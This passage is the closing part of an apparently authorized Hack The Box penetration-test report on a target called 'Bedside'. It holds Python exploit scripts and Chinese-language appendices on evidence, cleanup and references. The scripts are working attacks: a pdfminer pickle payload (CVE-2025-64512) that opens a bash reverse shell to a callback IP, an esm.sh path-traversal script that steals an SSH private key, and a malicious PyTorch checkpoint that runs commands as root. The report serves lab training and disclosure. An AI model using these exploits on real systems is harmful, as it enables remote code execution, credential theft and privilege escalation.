hits = [row for row in results if row[1] not in (404, "ERR")]
(OUT / "web_paths_hits.tsv").write_text(header + "\n".join("\t".join(map(str, row)) for row in hits) + "\n")
print(f"paths={len(results)} non404={len(hits)} output={OUT}")
for row in hits:
```

scan_vhosts.py

```
#!/usr/bin/env python3
"""Small, rate-bounded Host-header vhost check for Bedside."""
import argparse
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.error import HTTPError
from urllib.request import Request, build_opener, HTTPRedirectHandler, ProxyHandler

class NoRedirect(HTTPRedirectHandler):
    def redirect_request(self, req, fp, code, msg, headers, newurl):
        return None

def main():
    p = argparse.ArgumentParser()
    p.add_argument('--target', default='10.129.248.191')
    p.add_argument('--domain', default='bedside.htb')
    p.add_argument('--wordlist', required=True, help='one subdomain label per line')
    a = p.parse_args()
    labels = sorted({x.strip().lower() for x in open(a.wordlist) if x.strip() and not x.startswith('#')})
    opener = build_opener(ProxyHandler({}), NoRedirect())
    def probe(label):
        host = f'{label}.{a.domain}'
        req = Request(f'http://{a.target}/', headers={'Host': host, 'User-Agent': 'Authorized security assessment'}
)
        try:
            r = opener.open(req, timeout=6); body = r.read(65536); status = r.status; loc = r.headers.get('Location
', '')
        except HTTPError as e:
            body=e.read(65536); status=e.code; loc=e.headers.get('Location','')
        except Exception as e:
            return host, 'ERR', 0, str(e)
        return host, status, len(body), loc
    with ThreadPoolExecutor(max_workers=8) as pool:
        results=sorted(pool.map(probe, labels))
    print('host\tstatus\tbytes\tlocation')
    for row in results:
        print('\t'.join(map(str,row)))
```

pdfminer_cve_poc.py

```
#!/usr/bin/env python3
"""Build a temporary CVE-2025-64512 PoC for the authorized Bedside target.
The generated callback connects only to the supplied HTB VPN listener.
"""
import argparse
import gzip
import pickle
from pathlib import Path

class CallbackPayload:
    def __init__(self, callback_ip, callback_port):
        self.callback_ip = callback_ip
        self.callback_port = callback_port
    def __reduce__(self):
        command = (
            "(__import__('subprocess').Popen(['/bin/bash','-c',"
            f"'bash -i >& /dev/tcp/{self.callback_ip}/{self.callback_port} 0>&1'"
            "]), {'CODE2CID': {}, 'IS_VERTICAL': False})[1]"
        )
        return (eval, (command,))

def make_pdf(cmap_name: str) -> bytes:
    encoded_name = ''.join(f'#{ord(c):02X}' if c == '/' else c for c in cmap_name)
    stream = b"BT\n/F1 12 Tf\n100 700 Td\n(Bedside authorized PDF parser validation) Tj\nET\n"
    objects = [
        b"<< /Type /Catalog /Pages 2 0 R >>",
        b"<< /Type /Pages /Kids [3 0 R] /Count 1 >>",
        b"<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] /Contents 4 0 R /Resources << /Font << /F1 5 0 R >>
>> >>",
        b"<< /Length " + str(len(stream)).encode() + b" >>\nstream\n" + stream + b"endstream",
        (f"<< /Type /Font /Subtype /Type0 /BaseFont /BedsideProbe-Identity-H /Encoding /{encoded_name} /DescendantF
onts [6 0 R] >>").encode(),
        b"<< /Type /Font /Subtype /CIDFontType2 /BaseFont /BedsideProbe /CIDSystemInfo << /Registry (Adobe) /Orderi
ng (Identity) /Supplement 0 >> /FontDescriptor 7 0 R >>",
        b"<< /Type /FontDescriptor /FontName /BedsideProbe /Flags 4 /FontBBox [-1000 -1000 1000 1000] /ItalicAngle
0 /Ascent 1000 /Descent -200 /CapHeight 800 /StemV 80 >>",
    ]
    output = bytearray(b"%PDF-1.4\n")
    offsets = [0]
    for number, body in enumerate(objects, 1):
        offsets.append(len(output))
        output.extend(f"{number} 0 obj\n".encode() + body + b"\nendobj\n")
    xref_offset = len(output)
    output.extend(f"xref\n0 {len(objects)+1}\n".encode())
    output.extend(b"0000000000 65535 f \n")
    for offset in offsets[1:]:
        output.extend(f"{offset:010d} 00000 n \n".encode())
    output.extend(
        f"trailer\n<< /Size {len(objects)+1} /Root 1 0 R >>\nstartxref\n{xref_offset}\n%%EOF\n".encode()
    )
    return bytes(output)

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('--callback-ip', required=True)
    parser.add_argument('--callback-port', type=int, default=4444)
    parser.add_argument('--remote-cmap-path', default='/var/www/research.bedside.htb/uploads/bedside_probe')
    parser.add_argument('--out-dir', default='artifacts/bedside/exploit')
    args = parser.parse_args()
    out = Path(args.out_dir); out.mkdir(parents=True, exist_ok=True)
    pickle_path = out / 'bedside_probe.pickle.gz'
    pdf_path = out / 'bedside_probe.pdf'
    with gzip.open(pickle_path, 'wb') as f:
        pickle.dump(CallbackPayload(args.callback_ip, args.callback_port), f)
    pdf_path.write_bytes(make_pdf(args.remote_cmap_path))
    print(f"pickle={pickle_path} (upload as bedside_probe.pickle.gz)")
    print(f"pdf={pdf_path} (upload after pickle file)")
    print(f"CMap lookup path={args.remote_cmap_path}.pickle.gz")
    print(f"callback={args.callback_ip}:{args.callback_port}")
```

htb_internal_lfi.py

```
#!/usr/bin/env python3
"""Authorized in-container PoC for the esm.sh path traversal (CVE-2025-59341)."""
import argparse
import http.client
from pathlib import Path
from urllib.parse import quote

p=argparse.ArgumentParser()
p.add_argument('--gateway',default='172.17.0.1')
p.add_argument('--port',type=int,default=3000)
p.add_argument('--remote-file',default='/home/developer/.ssh/id_rsa')
p.add_argument('--output',default='/tmp/developer_id_rsa')
a=p.parse_args()
# Keep '..' segments unnormalized; the service vulnerable endpoint accepts the esm.sh-style path.
tail='/'.join(['..']*8)+a.remote_file
path='/pr/x/y@99/'+tail+'?raw=1&module=1'
c=http.client.HTTPConnection(a.gateway,a.port,timeout=8)
c.request('GET',path,headers={'Host':f'{a.gateway}:{a.port}'})
r=c.getresponse(); data=r.read(); c.close()
print(f'HTTP {r.status}; bytes={len(data)}; content-type={r.getheader("Content-Type")}')
if r.status!=200 or b'BEGIN OPENSSH PRIVATE KEY' not in data:
    raise SystemExit('Expected private-key content was not returned; stop and inspect response.')
out=Path(a.output); out.write_bytes(data); out.chmod(0o600)
print(f'key saved mode 0600: {out}')
```

make_root_checkpoint.py

```
#!/usr/bin/env python3
"""Create a legacy PyTorch checkpoint with a controlled proof command.
Run only inside the authorized data-wrangler container and only against the Bedside
root trainer. The command defaults to copying the root flag to the shared datastore.
"""
import argparse, os, pickle, struct, sys
from pathlib import Path

MAGIC_NUMBER = 0x1950A86A20F9469CFC6C
PROTOCOL_VERSION = 1001
class CommandPayload:
    def __init__(self, command): self.command=command
    def __reduce__(self): return (os.system, (self.command,))

def main():
    p=argparse.ArgumentParser()
    p.add_argument('--output', default='/datastore/checkpoints/authorized_poc.pt')
    p.add_argument('--command', default='cat /root/root.txt > /datastore/staging/rootflag.txt; chmod 644 /datastore
/staging/rootflag.txt')
    a=p.parse_args()
    info={'protocol_version':PROTOCOL_VERSION,'little_endian':sys.byteorder=='little',
          'type_sizes':{'short':struct.calcsize('h'),'int':struct.calcsize('i'),'long':struct.calcsize('l')}}
    out=Path(a.output); out.parent.mkdir(parents=True,exist_ok=True)
    with out.open('wb') as f:
        # PyTorch legacy serialization header followed by the untrusted object pickle.
        for obj in (MAGIC_NUMBER, PROTOCOL_VERSION, info, CommandPayload(a.command), []):
            f.write(pickle.dumps(obj, protocol=2))
    print(f'wrote controlled checkpoint: {out} ({out.stat().st_size} bytes)')
if __name__=='__main__': main()
```

附錄 C | 原始證據對照表

證據	路徑	用途
TCP 全埠原始輸出	artifacts/bedside/ports_async.tsv	完整 65,535 埠分類與時間戳。
Nmap TCP 服務	ports_common.nmap/.xml/.gnmap	版本、port 狀態、service detection。
方法 / 標頭	service_detail.nmap、http_head.txt、http_options.txt、http_trace.txt	OPTIONS/TRACE/security headers。
vhost	vhost_wordlist.tsv、vhost_candidates.tsv、targeted_vhosts.tsv	622 候選、Research vhost 差異與狀態。
web 路徑	web_paths.tsv、research_paths/web_paths.tsv	主站/research 各 1,199 路徑結果。
Research 原始頁面	research_root.html、research_headers.txt	表單欄位、接受類型、X-Powered-By。
上傳成功與拒絕	upload_pdf_*.txt、upload_zip_*.txt、invalid_pdf_*.txt	MIME、錯誤路徑、成功回應。
公開下載 / PHP polyglot	polyglot_get_headers.txt、polyglot_get_response.bin、polyglot_upload_*.txt	回應內容與靜態提供結果。
PDF/pickle PoC	exploit/ 與 exploit/retry/	CVE 建構的 PDF 和 gzip pickle；清理後保留本機副本。
截圖	artifacts/bedside/tmp/site_page.png	首頁 Chrome print capture，含 relay URL footer。
flag/key	flag values are reproduced in section 6; SSH private-key content omitted	避免在報告中重複散播洩漏的私鑰；key 曾保存為 0600，已清除。

附錄 D | 測試期間資料清理紀錄

HTTP DELETE 回 405；本次藉 root trainer 清除建立的五個 research upload、共享 staging/processed 檔、POC checkpoint 與測試 logs。完成後確認 uploads、checkpoints、processed、staging、logs 皆空。

本機已停止 listener 與兩個 HTTP screenshot relay。取回的 SSH 私鑰曾以 mode 0600 暫存供登入驗證；完成後已從工作目錄刪除。本報告未包含私鑰明文。

附錄 E | 名詞與參考資料

RCE：Remote Code Execution，遠端程式碼執行。 CMap：pdfminer 用於字元映射的資料；此處錯誤信任 pickle 資料。 Vhost：HTTP Host header 選擇的虛擬主機。
CVSS：漏洞嚴重度通用計分；報告評分依本目標攻擊前置條件與影響估算。 HTB：Hack The Box 授權實驗平台。

References

1. pdfminer.six GHSA-wf5f-4jwr-ppcp / CVE-2025-64512 — 受影響版本範圍與 CMap pickle 行為。

2. GitHub Advisory GHSA-49pv-gwxp-532r / CVE-2025-59341 — esm.sh path traversal / file inclusion。

3. OWASP Top 10:2025 — 分類與覆蓋框架。

4. OWASP WSTG v4.2 BUSL-08/09；INFO/CONF/ATHZ 適用測試；檢測日期 2026-11-04。